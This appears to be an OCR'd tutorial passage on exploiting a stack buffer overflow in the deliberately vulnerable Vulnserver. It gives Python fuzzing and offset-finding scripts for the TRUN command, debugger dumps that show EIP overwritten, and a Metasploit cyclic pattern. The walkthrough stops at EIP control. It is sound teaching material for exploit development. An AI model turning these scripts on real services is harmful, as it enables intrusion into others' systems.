
```python
#!/usr/bin/python

import sys, socket
from time import sleep

buffer = "A" * 100

while True:
    try:
        payload = "TRUN /.:/" + buffer

        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('192.168.113.136',9999))
        print ("[+] Sending the payload ... \n" + str(len(buffer)))
        s.send((payload.encode()))
        s.close()
        sleep(1)
        buffer = buffer + "A"*100
    except:
        print ("The fuzzing crashed at %s bytes" % str(len(buffer)))
        sys.exit()
```



```
└─# chmod +x 1.py

┌──(root💀kali)-[/home/soldier]
└─# ./1.py
[+] Sending the payload ...
100
[+] Sending the payload ...
200
[+] Sending the payload ...
300
[+] Sending the payload ...
400
[+] Sending the payload ...
500
[+] Sending the payload ...
600
```



```
[+] Sending the payload ...
21900
[+] Sending the payload ...
22000
The fuzzing crashed at 22100 bytes
```



Immunity Debugger - vulnserver.exe - [CPU - thread 00002230, module vulnserv]
C File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
Registers (FPU)
Address Hex dump ASCII

```
00401D98  8B85 A4FAFFFF    MOV EAX,DWORD PTR SS:[EBP-55C]
00401D9E  890424           MOV DWORD PTR SS:[ESP],EAX
00401DA1  E8 32100000      CALL <JMP.&msvcrt.memset>
00401DA6  C74424 0C 00000( MOV DWORD PTR SS:[ESP+C],0
00401DAE  C74424 08 0E000( MOV DWORD PTR SS:[ESP+8],0E
00401DB6  C74424 04 F9434( MOV DWORD PTR SS:[ESP+4],vulnserv.00404: ASCII "TRUN COMPLETE□"
00401DBE  8B85 E0FBFFFF    MOV EAX,DWORD PTR SS:[EBP-420]
00401DC4  890424           MOV DWORD PTR SS:[ESP],EAX
00401DC7  E8 68070000      CALL <JMP.&WS2_32.send>
00401DCC  83EC 10          SUB ESP,10
00401DCF  8985 ECFBFFFF    MOV DWORD PTR SS:[EBP-414],EAX
00401DD5  E9 9D060000      JMP vulnserv.00402477
00401DDA  C74424 08 05000( MOV DWORD PTR SS:[ESP+8],5
00401DE2  C74424 04 08444( MOV DWORD PTR SS:[ESP+4],vulnserv.00404 ASCII "GMON "
00401DEA  8B45 F0          MOV EAX,DWORD PTR SS:[EBP-10]
00401DED  890424           MOV DWORD PTR SS:[ESP],EAX
00401DF0  E8 C30F0000      CALL <JMP.&msvcrt.strncmp>
00401DF5  85C0             TEST EAX,EAX
00401DF7  0F85 B0000000    JNZ vulnserv.00401EAD
00401DFD  A1 0E444000      MOV EAX,DWORD PTR DS:[40440E]
00401E02  8985 88FAFFFF    MOV DWORD PTR SS:[EBP-578],EAX
00401E08  A1 12444000      MOV EAX,DWORD PTR DS:[404412]
00401E0D  8985 8CFAFFFF    MOV DWORD PTR SS:[EBP-574],EAX
00401E13  A1 16444000      MOV EAX,DWORD PTR DS:[404416]
00401E18  8985 90FAFFFF    MOV DWORD PTR SS:[EBP-570],EAX
00401E1E  0FB605 1A444000  MOVZX EAX,BYTE PTR DS:[40441A]
00401E25  8885 94FAFFFF    MOV BYTE PTR SS:[EBP-56C],AL
00401E2B  C785 E8FBFFFF 0! MOV DWORD PTR SS:[EBP-418],5
00401E35  8B85 E8FBFFFF    MOV EAX,DWORD PTR SS:[EBP-418]
00401E3B  3B45 F4          CMP EAX,DWORD PTR SS:[EBP-C]
00401E3E  7D 37            JGE SHORT vulnserv.00401E77
```

```
EAX 00ADF1E8 ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 006F25FC
EDX 00000041
EBX 0000018C
ESP 00ADF9C8
EBP 00AD0041
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 00401D98 vulnserv.00401D98

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 2C4000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
```

```
00403000 FF FF FF FF 00 40 00 00     .@..
00403008 70 2E 40 00 00 00 00 00 p.@.....
00403010 FF FF FF FF 00 00 00 00     ....
00403018 FF FF FF FF 00 00 00 00     ....
00403020 FF FF FF FF 00 00 00 00     ....
00403028 00 00 00 00 00 00 00 00 ........
00403030 00 00 00 00 00 00 00 00 ........
00403038 00 00 00 00 00 00 00 00 ........
00403040 00 00 00 00 00 00 00 00 ........
00403048 00 00 00 00 00 00 00 00 ........
00403050 00 00 00 00 00 00 00 00 ........
00403058 00 00 00 00 00 00 00 00 ........
00403060 00 00 00 00 00 00 00 00 ........
00403068 00 00 00 00 00 00 00 00 ........
00403070 00 00 00 00 00 00 00 00 ........
00403078 00 00 00 00 00 00 00 00 ........
```

```
00ADF9C8  006F1E20  ▲o. ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
00ADF9CC  00000000  ....
00ADF9D0  00000BB8  ╕∂..
00ADF9D4  00000000  ....
00ADF9D8  00000044  D...
00ADF9DC  00000000  ....
00ADF9E0  00000000  ....
00ADF9E4  006E1C10  ▶∟n.
00ADF9E8  00EDEF88  ênφ.
00ADF9EC  00000000  ....
00ADF9F0  00000000  ....
00ADF9F4  01000000  ...☺
00ADF9F8  0000000C  ....
00ADF9FC  00000044  D...
00ADFA00  00000000  ....
00ADFA04  00000000  ....
00ADFA08  76407961  ay@v RETURN to WS2_32.76407961 from WS2_32.764033A8
```


Now further we'll control EIP values

Finding the Offset


We need to find where we overwrite the EIP

we need a tool pattern_create to find it.


we found vulnserver program crashed nearly 2700 so we use 3000 here




```
┌──(root💀kali)-[/home/soldier]
└─# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 3000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1A
d2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag
4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6
Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8A
m9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq
1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3
At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5A
w6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az
8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0
Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2B
g3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj
5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7
Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9B
q0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt
2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4
Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6B
z7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc
9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1
Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3C
j4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm
6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8
Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0C
t1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw
3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5
Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7D
c8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg
0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2
Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4D
m5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp
7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9
Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9
```




```python
#!/usr/bin/python

import sys, socket

offset =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac

try:
        payload = "TRUN /.:/" + offset
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('192.168.113.136',9999))
        s.send((payload.encode()))
        s.close()

except:
        print ("Error Connecting to server")
        sys.exit()
```



```
┌──(root💀kali)-[/home/soldier]
└─# chmod +x 2.py
```



```
┌──(root💀kali)-[/home/soldier]
└─# ./2.py
```




Immunity Debugger - vulnserver.exe - [CPU - thread 0000158C]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager

```
Registers (FPU)
EAX 0098F1E8 ASCII "TRUN /.:/Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0A
ECX 00775350
EDX 0000B141
EBX 00000144
ESP 0098F9C8 ASCII "Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2C
EBP 6F43366F
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 386F4337

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 275000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
```

```
Address  Hex dump                ASCII
00403000 FF FF FF FF 00 40 00 00     .@..
00403008 70 2E 40 00 00 00 00 00 p.@.....
00403010 FF FF FF FF 00 00 00 00     ....
00403018 FF FF FF FF 00 00 00 00     ....
00403020 FF FF FF FF 00 00 00 00     ....
00403028 00 00 00 00 00 00 00 00 ........
00403030 00 00 00 00 00 00 00 00 ........
00403038 00 00 00 00 00 00 00 00 ........
00403040 00 00 00 00 00 00 00 00 ........
00403048 00 00 00 00 00 00 00 00 ........
